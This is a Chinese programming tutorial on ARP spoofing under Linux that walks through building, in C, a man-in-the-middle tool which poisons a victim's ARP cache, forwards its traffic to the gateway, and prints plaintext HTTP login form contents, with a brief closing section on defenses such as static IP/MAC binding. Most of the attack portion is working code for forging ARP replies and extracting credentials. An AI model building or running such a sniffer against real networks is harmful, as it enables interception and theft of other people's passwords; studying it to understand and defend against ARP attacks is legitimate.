适合读者: 编程爱好者
前置知识: C、Linux使用

Linux下ARP欺骗攻击的实现

文/图 amy

由于ARP协议自身的一些缺陷,导致利用ARP欺骗进行的网络攻击行为频繁发生,例如传奇外挂携带的ARP木马、ARP病毒,它们都极大地影响了局域网的安全。本文将简单讨论ARP欺骗的实现原理,并在Linux平台上编程实现一个交换式局域网的基于网络上提交登录表单的信息嗅探。

ARP欺骗原理

在以太网中,一个主机要和另一个主机进行直接通信,必须要知道目标主机的MAC地址,这个目标MAC地址是通过ARP地址解析协议获得的。

假设交换式局域网中有三台主机,分别是网关、欺骗者和受害者,如图1所示。欺骗者要对受害者进行欺骗,首先发送arp_reply告诉受害者网关的MAC是hostmac,欺骗者的MAC是gatewaymac,这样受害者接收到ARP应答数据包的时候,就会对本地的ARP缓存进行更新,将应答中的IP和MAC地址存储在ARP缓存中。而当受害者要向网关发包时就会把欺骗者的MAC地址当成网关的MAC,于是欺骗者就可以收到受害者发送的数据包了,从而嗅探成功。



图1 开始单向ARP欺骗

受害者对这个变化一点都没有意识到,但是接下来的事情就让他产生了怀疑,他与网关连不上了,因为欺骗者对接收到的数据包并没有转交给网关。要解决这个问题,就需要进行中间人攻击(man in the middle),进行ARP重定向。欺骗者要将受害者发送过来的数据包转发给网关,如图2所示。



图2 单向ARP欺骗后包的流向

作为中间人的欺骗者不仅可以捕获到受害者发送给网关的数据包,还可以进行修改后再转发,而网关接收到的数据包会认为是受害者发送来的。不过这里只是做了单向欺骗,只是欺骗受害者。如果还要捕获网关发给受害者的包,就要进行双向欺骗,转发双方通信的数据包,欺骗者的工作量就很大了。考虑到速度问题,再加上嗅探明文密码、DNS欺骗都可以通过单向欺骗完成,我就没有实现双向欺骗,但其原理是一样的。

当欺骗者想停止欺骗时,就要再次发送arp_reply告诉受害者网关的MAC是gatewaymac,欺骗者的MAC是hostmac,以此来更正受害者的ARP缓存内容。这样,当它停止转发功能时,受害者与网关就能正常通讯,不会发现有人欺骗过它,如图3所示。编程流程图如图4所示。



图3 停止单向ARP欺骗



图4

代码实现

1)用于ARP请求或应答的数据结构。

```
struct  arp_hdr {                    //以太网首部
u_char  ether_dhost[ETH_ALEN];  //目标MAC地址
u_char  ether_shost[ETH_ALEN];  //源MAC地址
u_short  ether_type;    //帧类型
//ARP报文
u_short  ar_hrd;              //硬件类型
u_short  ar_pro;              //协议类型
u_char  ar_hln;               //硬件地址长度
u_char  ar_pln;               //协议地址长度
u_short  ar_op;              //ARP opcode (command)
u_char  ar_sha[ETH_ALEN];  //发送端以太网地址
u_char  ar_sip[4];            //发送端IP地址
u_char  ar_tha[ETH_ALEN];  //目的端以太网地址
u_char  ar_tip[4];            //目的端IP地址
u_char  padding[18];          //填充(padding)
};
```

2)建立ARP套接字并获得本机IP和MAC地址。

```
if((fd_arp=socket(AF_INET,SOCK_PACKET,htons
(0x0806)))<0)
// htons:0x0806表示ARP
{perror( "arp socket error");
exit(-1);
}
strcpy(ifr.ifr_name, DEF_INTERFACE);
ifr.ifr_addr.sa_family=AF_INET;
if(ioctl(fd_arp,SIOCGIFADDR, &ifr)<0)
//获取本机IP地址
{perror("ioctl  SIOCGIFADDR  error");
exit(-1);
}
sin_ptr=(struct  sockaddr_in*)&ifr.ifr_addr;
myself =sin_ptr->sin_addr;  //IP地址存在myself中
if (ioctl(fd_arp,SIOCGIFHWADDR,&ifr)<0)
//获取本机MAC地址
{perror("ioctl  SIOCGIFHWADDR error");
exit(-1);
}
ptr=(u_char *)&ifr.ifr_ifru.ifru_hwaddr.sa_data[0];
bcopy(ptr, hostmac, 6);     //保存到hostmac地址
```

3)发送arp_reply到victim,告诉它网关MAC是hostmac。

```
//设置ARP的以太网帧头
bcopy(victimmac,arp->ether_dhost,6);
//将目标MAC地址设为网关MAC地址
bcopy(&myself,arp->ether_shost,4);
//这个地址无关紧要,可以任意填写
arp->ether_type=htons(ETHERTYPE_ARP);
//arp header
arp->ar_hrd   =   htons(ARPHRD_ETHER);
arp->ar_pro   =   htons(ETHERTYPE_IP);
arp->ar_hln   =   6;
arp->ar_pln   =   4;
arp->ar_op    =   htons(2);  //表明是应答包
bcopy(hostmac,arp->ar_sha,6);
//欺骗说网关的MAC是hostmac
bcopy(&gatewayaddr,arp->ar_sip,4);
//表明发送主机的IP是网关
bcopy(victimmac,arp->ar_tha,6);
//表明目的地址为victim
bcopy(&dstaddr,arp->ar_tip,4);
bzero(arp->padding,18);
if((n= sendto(fd_arp,buf,sizeof(struct arp_hdr),0,&to,sizeof
(to)))< 0)  //发送
{perror("step3 send response to v arpspoof gatewaymac
is hostmac");
exit(-1);
}
```

如果不发送另外一个arp_repley到victim,告诉它欺骗者的MAC是gatewaymac,这会出现如图5所示的情况,易被人察觉这是ARP欺骗。这个arp_repley构造与上面类似,具体代码大家可以参见随文附带的源代码。

```
C:\Documents and Settings\Administrator>arp -a

Interface: 192.168.0.5 --- 0x10003
  Internet Address      Physical Address      Type
  192.168.0.1           00-0c-29-5e-7f-fe     dynamic
  192.168.0.90          00-0c-29-5e-7f-fe     dynamic
```

图5

4)产生两个线程arp_id和transfer_id transfer_id。

```
arp_ret=pthread_create(&arp_id,NULL,(void *)
arpspoof_thread,NULL);
transfer_ret=pthread_create(&transfer_id,NULL,(void *)
transfer,NULL);
```

其中arp_id线程定时向受害者传送ARP欺骗包,transfer_id负责转发。

5)转发时先判断收到的包的目的MAC地址若是hostmac,源地址若是victimmac,则转发。转发时将数据包的目的MAC地址是gatewaymac,源地址是hostmac。

```
if(same_dest && same_source)
//如果收到来自victim到网关的包,要完成转发
for(i=0;i<6;i++)
{eth->h_dest[i]=gatewaymac[i];
eth->h_source[i]= hostmac[i];
}
```

6)转发中,如果用户选择了嗅探密码选项,则对数据包进行相应过滤,将符合要求的数据打印在屏幕上。

```
if(ntohs(eth->h_proto)==ETH_P_IP)
//如果是IP包,就进行解码
{iph = (struct iphdr *)((u_char *)&eth[1]);
if(iph->protocol==IPPROTO_TCP)  //如果是TCP包
{tcph = (struct tcphdr *)((u_char *)&iph[1]);
if(ntohs(tcph->dest)==80 && tcph->doff==5)
//如果是TCP头为20byte的HTTP包
{http=(u_char *)&tcph[1];
for(i=0;i<65;i++)
{printf("%c",*http);
if((*http)!=http_head[i])
```

```
    break; http++;
    }
    if(i==65)  //证明此HTTP包里有表单信息
    {length_h=*http-48;
    http++;
    length_l=*http-48;
    length=length_h*10+length_l;
    printf("\nSource IP Address: %d.%d.%d.%d", NIPQUAD
(iph->saddr));
    printf("\nDestination IP Address: %d.%d.%d.%d",
NIPQUAD(iph->daddr));
    printf("\nform content length is %d",length);
    printf("\nform content is:");
    http++;
    for(j=0;j<length;j++)
    {printf("%c",*http); http++;}
    printf("\n");
    }}}
```

其中数组http_head[65]中存放的内容是"Content-Type: application/x-www-form-urlencoded..Content-Length",如果一个HTTP报文的开头部分是它,就表明下面的内容是用户输入表单的内容,可以打印输出了。如果用户验证的密码以明文方式传送,就可以轻易拿到手了。

程序运行测试

如图6所示是我在VMWare中运行的结果,可以清楚地看到其中明文传送的用户名和密码,从而表明此程序确实有效,成功嗅探到了密码。



图6

ARP欺骗防范

目前最常用的方法就是做IP和MAC静态绑定,在网内把主机和网关都做IP和MAC绑定。其次是使用ARP防护软件,比较常用的ARP工具主要是欣向ARP工具、AntiARP等。它们除了本身可以检测出ARP攻击外,防范的工作原理是以一定的频率向网络广播正确的ARP信息。另外,还可以通过使用具有ARP防护功能的路由器来防范。